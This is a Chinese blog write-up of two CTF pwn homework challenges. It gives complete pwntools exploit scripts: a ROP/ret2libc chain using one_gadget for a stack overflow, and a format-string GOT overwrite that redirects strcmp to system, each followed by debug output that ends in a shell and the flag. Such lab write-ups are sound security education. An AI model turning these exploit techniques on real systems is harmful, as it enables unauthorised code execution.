ROP；Ret2libc应用详解；CTF-pwn writeup；pwntools,one_gadget应用

原创

Cherry_icc 于 2021-05-01 21:25:07 发布 172 收藏

分类专栏： 软件安全 网络攻防 文章标签： 栈 pwn rop

本文链接：https://blog.csdn.net/CHERRY_cong/article/details/116333406

ROP；Ret2libc应用详解；CTF-pwn writeup；pwntools,one_gadget应用

文章目录

pwn1

逆向代码

```
// IDA 7.5
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[48]; // [rsp+0h] [rbp-30h] BYREF

  init();
  puts("Show me your code :D");
  gets(buf, argv);
  return 0;
}
```

检查保护

```
$ checksec pwn1
[*] '/home/hw1/pwn1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO   #可以修改got表
    Stack:    No canary found   #能直接进行栈溢出
    NX:       NX enabled      #堆栈不可执行
    PIE:      No PIE (0x400000)
```

one_gadget

本题给了libc版本，可以使用one_gadget工具

```
$ one_gadget libc-2.31-dbg.so --near puts
[OneGadget] Gadgets near puts(0x76b10): # puts的偏移
0xcbcb1 execve("/bin/sh", r13, r12) # execve的偏移
constraints:
  [r13] == NULL || r13 == NULL
  [r12] == NULL || r12 == NULL

0xcbcb4 execve("/bin/sh", r13, rdx)
constraints:
  [r13] == NULL || r13 == NULL
  [rdx] == NULL || rdx == NULL

0xcbcb7 execve("/bin/sh", rsi, rdx)
constraints:
  [rsi] == NULL || rsi == NULL
  [rdx] == NULL || rdx == NULL
```

得到execve相对地址和puts的相对地址，可以用来计算偏移。

`puts_offset = 0x076b10; execve_offset = 0xcbcb1`

64位程序溢出还需要找到一个`pop rdi;ret`这个execve 的限制是 r12，r13 都为0，还需要`pop r12; pop r13`

```
cherry@cherry-vm:~/workspace/hw1$ ROPgadget --binary pwn1 --only "pop|ret"
Gadgets information
============================================================
0x000000000040127c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret   # here2
0x000000000040127e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401280 : pop r14 ; pop r15 ; ret
0x0000000000401282 : pop r15 ; ret
0x000000000040127b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040127f : pop rbp ; pop r14 ; pop r15 ; ret
0x000000000040115d : pop rbp ; ret
0x0000000000401283 : pop rdi ; ret  # here1
0x0000000000401281 : pop rsi ; pop r15 ; ret
0x000000000040127d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret

Unique gadgets found: 11
```

得到`rdi_addr = 0x401283`；`pop_addr = 0x40127c`

gdb-peda查看main函数地址

```
=> 0x4011db <main>:     endbr64
```

`main_addr = 0x4011db`

思路

第一次输入：填充后覆盖返回地址，返回指向puts，利用puts 函数输出puts 的函数地址 puts_addr


利用puts 对libc 的偏移puts_offset 计算libc 基址 `libc_addr = puts_addr - puts_offset`； `execve_addr = libc_addr + execve_offset` 得到的execve地址

第二次输入：填充后调用pop_addr 清掉r12, r13, 返回地址为 execve_addr

exp1.py

```python
from pwn import *

context(log_level='debug',arch='amd64',os='linux')
p = process(["./ld-2.31-dbg.so","./pwn1"], env={"LD_PRELOAD":"./libc-2.31-dbg.so"})
elf = ELF('./pwn1')

puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
main_addr = 0x4011db # main函数的地址
rdi_addr = 0x401283 # pop rdi;ret 地址
pop_addr = 0x040127c # pop r12 ; pop r13 地址
# 在onegadget得到的偏移
puts_offset = 0x076b10
execve_offset = 0xcbcb1 # execve

# 第一次输puts
payload1 = b'A'*0x38
payload1 += p64(rdi_addr)
payload1 += p64(puts_got)
payload1 += p64(puts_plt) # ret to puts
payload1 += p64(main_addr)
p.sendline(payload1)

puts_addr = u64(p.recv(6)+b'\x00'*2)
libc_addr = puts_addr - puts_offset # libc的基址
execve_addr = libc_addr + execve_offset
print("puts_addr = " + hex(puts_addr))
print("libc_addr = ",hex(libc_addr))
print("execve_addr = " + hex(execve_addr))

# 第二次输入
payload2 = b'A'*0x38
payload2 += p64(pop_addr)
payload2 += p64(0) * 4
payload2 += p64(execve_addr)
p.sendline(payload2)

p.interactive()
```

运行结果截图


cherry@cherry-vm:~/workspace/hw1$ python3 exp1.py
[+] Starting local process './ld-2.31-dbg.so' argv=[b'./ld-2.31-dbg.so', b'./pwn1'] env={b'LD_PRELOAD': b'./libc-2.31-dbg.so'}
[DEBUG] PLT 0x401064 puts
[DEBUG] PLT 0x401074 gets
[DEBUG] PLT 0x401084 setvbuf
[*] '/home/cherry/workspace/hw1/pwn1'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[DEBUG] Received 0x15 bytes:
b'Show me your code :D\n'
第一次输入
[DEBUG] Sent 0x59 bytes:
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61 |aaaa|baaa|caaa|daaa|
00000010 65 61 61 61 66 61 61 61 67 61 61 61 68 61 61 61 |eaaa|faaa|gaaa|haaa|
00000020 69 61 61 61 6a 61 61 61 6b 61 61 61 6c 61 61 61 |iaaa|jaaa|kaaa|laaa|
00000030 6d 61 61 61 6e 61 61 61 83 12 40 00 00 00 00 00 |maaa|naaa|··@·|····|
00000040 18 40 40 00 00 00 00 00 64 10 40 00 00 00 00 00 |·@@·|····|d·@·|····|
00000050 db 11 40 00 00 00 00 00 0a |··@·|····|·|
00000059
[DEBUG] Received 0x1c bytes:
puts函数地址
00000000 10 cb e7 f7 ff 7f 0a 53 68 6f 77 20 6d 65 20 79 |····|···S|how |me y|
00000010 6f 75 72 20 63 6f 64 65 20 3a 44 0a |our |code| :D·|
0000001c
[DEBUG] Sent 0x69 bytes:
第二次输入
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61 |aaaa|baaa|caaa|daaa|
00000010 65 61 61 61 66 61 61 61 67 61 61 61 68 61 61 61 |eaaa|faaa|gaaa|haaa|
00000020 69 61 61 61 6a 61 61 61 6b 61 61 61 6c 61 61 61 |iaaa|jaaa|kaaa|laaa|
00000030 6d 61 61 61 6e 61 61 61 7c 12 40 00 00 00 00 00 |maaa|naaa|·@·|····|
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |····|····|····|····|
*
00000060 b1 1c ed f7 ff 7f 00 00 0a |····|····|·|
00000069
execve函数地址
[*] Switching to interactive mode
Show me your code :D
$ cat flag
[DEBUG] Sent 0x9 bytes:
b'cat flag\n'
[DEBUG] Received 0x13 bytes:
b'flag{ucas_sec_2021}'
成功得到shell
flag{ucas_sec_2021}$
https://blog.csdn.net/CHERRY_cong

pwn2_32

逆向代码

```
// IDA 7.5
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __uid_t v3; // ebx
  __uid_t v4; // eax
  int tmp; // [esp+8h] [ebp-74h]
  char buf[100]; // [esp+Ch] [ebp-70h] BYREF
  unsigned int v8; // [esp+70h] [ebp-Ch]
  int *v9; // [esp+74h] [ebp-8h]

  v9 = &argc;
  v8 = __readgsdword(0x14u);
  v3 = geteuid();
  v4 = geteuid();
  setreuid(v4, v3);
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  tmp = secret;
  puts("Show me your password. ");
  printf("Password:");
  fgets(buf, 100, stdin);
  if ( !strcmp(buf, "sec21.\n") )
    puts("Password OK :)");
  else
    handle_failure(buf);
  if ( tmp != secret )
    puts("The secret is modified!\n");
  return 0;
}

void __cdecl handle_failure(char *buf)
{
  char msg[100]; // [esp+18h] [ebp-70h] BYREF
  unsigned int v2; // [esp+7Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  snprintf(msg, 0x64u, "Invalid Password! %s\n", buf);
  printf(msg);
}
```

通过fgets 接收一个长度为100的字符串(无溢出)，比较是否为`"sec21.\n"`，若是则打印成功信息，如果不是则调用handle_failure，最后检查全局变量secret 是否已经被修改。

handle_failure 将buf中的内容和打印到 msg 中，然后利用printf打印msg。

检查保护

```
cherry@cherry-vm:~/workspace/hw1$ checksec pwn2_32
[*] '/home/cherry/workspace/hw1/pwn2_32'
    Arch:     i386-32-little
    RELRO:    Partial RELRO   #可以修改got表
    Stack:    Canary found    #不能直接进行溢出
    NX:       NX enabled    #堆栈不可执行
    PIE:      No PIE (0x8048000)
```

思路

格式化字符串漏洞

修改secret值；修改函数ret到 fgets 函数之前，使得程序可以再次被执行。

查看secret 地址

```
gdb-peda$ p &secret
$4 = (unsigned int *) 0x804a050 <secret>
```

`secret_addr = 0x0804a050`

从gdb 可以看出 fgets 前一个函数 printf 的位置，将 ret 的位置设在 fgets 之前 printf 之后，`ret_addr = main_addr + 139`

```
   0x80488df <main+129>:        push   0x8048a6e
=> 0x80488e4 <main+134>:        call   0x8048520 <printf@plt>
   0x80488e9 <main+139>:        add    esp,0x10
```

第一次输入：利用%n，%hn修改secret的值，将puts@got改到 ret_addr，并且泄露 printf 的地址 printf_addr。


利用接收的 printf_addr 计算 `libc_addr = printf_addr - libc.sym['printf']`； `system_addr = libc_addr + libc.sym['system']`。 libc 利用本机自带的32位libc文件 `/usr/lib32/libc-2.31.so` 可以符合。

第二次输入：main函数中strcmp的第一个参数为用户的输入，将 strcmp@got 的值改写为 system 的地址 system_addr，在下一次调用时输入 `"/bin/sh"` 即可获得shell

exp2.py

```python
from pwn import *

context(log_level = 'debug', arch = 'i386', os = 'linux')
elf = ELF("./pwn2_32")
libc = ELF("/usr/lib32/libc-2.31.so")
p = elf.process()

puts_got = elf.got['puts']
printf_got = elf.got['printf']
strcmp_got = elf.got['strcmp']
main_addr = elf.symbols['main']
secret_addr = 0x0804a050
ret_addr = main_addr + 139  # ret to fgets

# 第一次输入
payload1 = b'B'*2
payload1 += p32(secret_addr)
payload1 += p32(puts_got + 2)
payload1 += p32(puts_got)
payload1 += p32(printf_got)
payload1 += b'B'*2
payload1 += b"%15$n"
payload1 += b'%' + str(int((ret_addr >> 16)-20-18)).encode() + b'x'
payload1 += b"%16$hn"
payload1 += b'%' + str(int((ret_addr & 0xffff) - (ret_addr >> 16))).encode() + b'x'
payload1 += b"%17$hn"
payload1 += b"J%18$s"
p.sendline(payload1)

p.recvuntil(b"J")
printf_addr = u32(p.recv(4))
libc_addr = printf_addr - libc.sym['printf']
system_addr = libc_addr + libc.sym['system']
print("printf_addr = ", hex(printf_addr))
print("libc_addr = ", hex(libc_addr))
print("system_addr = ", hex(system_addr))

# 第二次输入
payload2 = b'B'*2
payload2 += p32(strcmp_got)
payload2 += p32(strcmp_got + 2)
payload2 += b'B'*2
payload2 += b"%" +str(int((system_addr & 0xffff)-12-18)).encode() + b"x"
payload2 += b"%15$hn"
payload2 += b"%" +str(int((system_addr >> 16)-(system_addr & 0xffff))).encode() + b"x"
payload2 += b"%16$hn"
p.sendline(payload2)

p.sendline("/bin/sh")
p.interactive()
```

运行结果截图



```
[DEBUG] Received 0x21 bytes:
    b'Show me your password. \n'
    b'Password:'
[DEBUG] Received 0xfff bytes:
    00000000  49 6e 76 61  6c 69 64 20  50 61 73 73  77 6f 72 64  |Inva|lid |Pass|word|
    00000010  21 20 42 42  50 a0 04 08  2e a0 04 08  2c a0 04 08  |! BB|P···|.···|,···|
    00000020  10 a0 04 08  42 42 20 20  20 20 20 20  20 20 20 20  |····|BB  |    |    |
    00000030  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  |    |    |    |    |
    *
    00000800  20 20 36 34  20 20 20 20  20 20 20 20  20 20 20 20  |  64|    |    |    |
    00000810  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  |    |    |    |    |
    *
    00000ff0  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20     |    |    |    |    |
    00000fff
[DEBUG] Received 0xfff bytes:
    32 * 0xfff
```

```
[DEBUG] Received 0x92c bytes:
    00000000  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  |    |    |    |    |
    *                    printf地址
    000008e0  20 20 20 20  20 20 20 20  20 20 38 30  34 38 61 34  |    |    |  80|48a4|
    000008f0  30 4a e0 fd  e0 f7 60 b4  e2 f7 46 85  04 08 56 85  |0J··|··`·|··F·|··V·|
    00000900  04 08 a0 8d  e8 f7 76 85  04 08 86 85  04 08 e9 88  |····|··v·|····|····|
    00000910  04 08 10 aa  eb f7 f0 ad  dd f7 70 da  e2 f7 d6 85  |····|····|··p·|····|
    00000920  04 08 10 fe  e0 f7 f6 85  04 08 0a 0a              |····|····|····|
    0000092c
printf_addr=>f7e0fde0
libc_addr=>f7dbc000                                    第二次输入
system_addr=>f7e01420
[DEBUG] Sent 0x26 bytes:
    00000000  42 42 0c a0  04 08 0e a0  04 08 42 42  25 35 31 32  |BB··|····|··BB|%512|
    00000010  32 78 25 31  35 24 68 6e  25 35 38 33  30 34 78 25  |2x%1|5$hn|%583|04x%|
    00000020  31 36 24 68  6e 0a                                 |16$h|n·|
    00000026
[DEBUG] Sent 0x8 bytes:
    b'/bin/sh\n'
[*] Switching to interactive mode
`\xb4\xe2\xf7F\x85\x04V\x85\x04\xa0\x8d\xe8\xf7v\x85\x04\x86\x85\x04\xe9\x88\x10\xeb\xf7\xf
[DEBUG] Received 0xfff bytes:
    00000000  49 6e 76 61  6c 69 64 20  50 61 73 73  77 6f 72 64  |Inva|lid |Pass|word|
    00000010  21 20 42 42  0c a0 04 08  0e a0 04 08  42 42 20 20  |! BB|····|····|BB  |
    00000020  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20 20  |    |    |    |    |
    *
    00000ff0  20 20 20 20  20 20 20 20  20 20 20 20  20 20 20     |    |    |    |    |
    00000fff
Invalid Password! BB\x0c\x04\x0e\x04BB
```



```
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0xc9 bytes:
    b'core\t flag\t\t   peda-session-pwn1.txt     pwn2_32\n'
    b'e1.py\t input1\t\t   peda-session-pwn2_32.txt  pwn2_exp.py\n'
    b'exp1.py  ld-2.31-dbg.so    pwn1\t\t\t     pwn3\n'
    b'exp2.py  libc-2.31-dbg.so  pwn1_exp.py\t\t     README\n'
core     flag           peda-session-pwn1.txt     pwn2_32
e1.py     input1           peda-session-pwn2_32.txt  pwn2_exp.py
exp1.py  ld-2.31-dbg.so    pwn1                      pwn3
exp2.py  libc-2.31-dbg.so  pwn1_exp.py                 README
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x13 bytes:                  get the shell !
    b'flag{ucas_sec_2021}'
flag{ucas_sec_2021}$
```


题目文件

原题文件链接：https://gitee.com/cherry_ccl/homework_code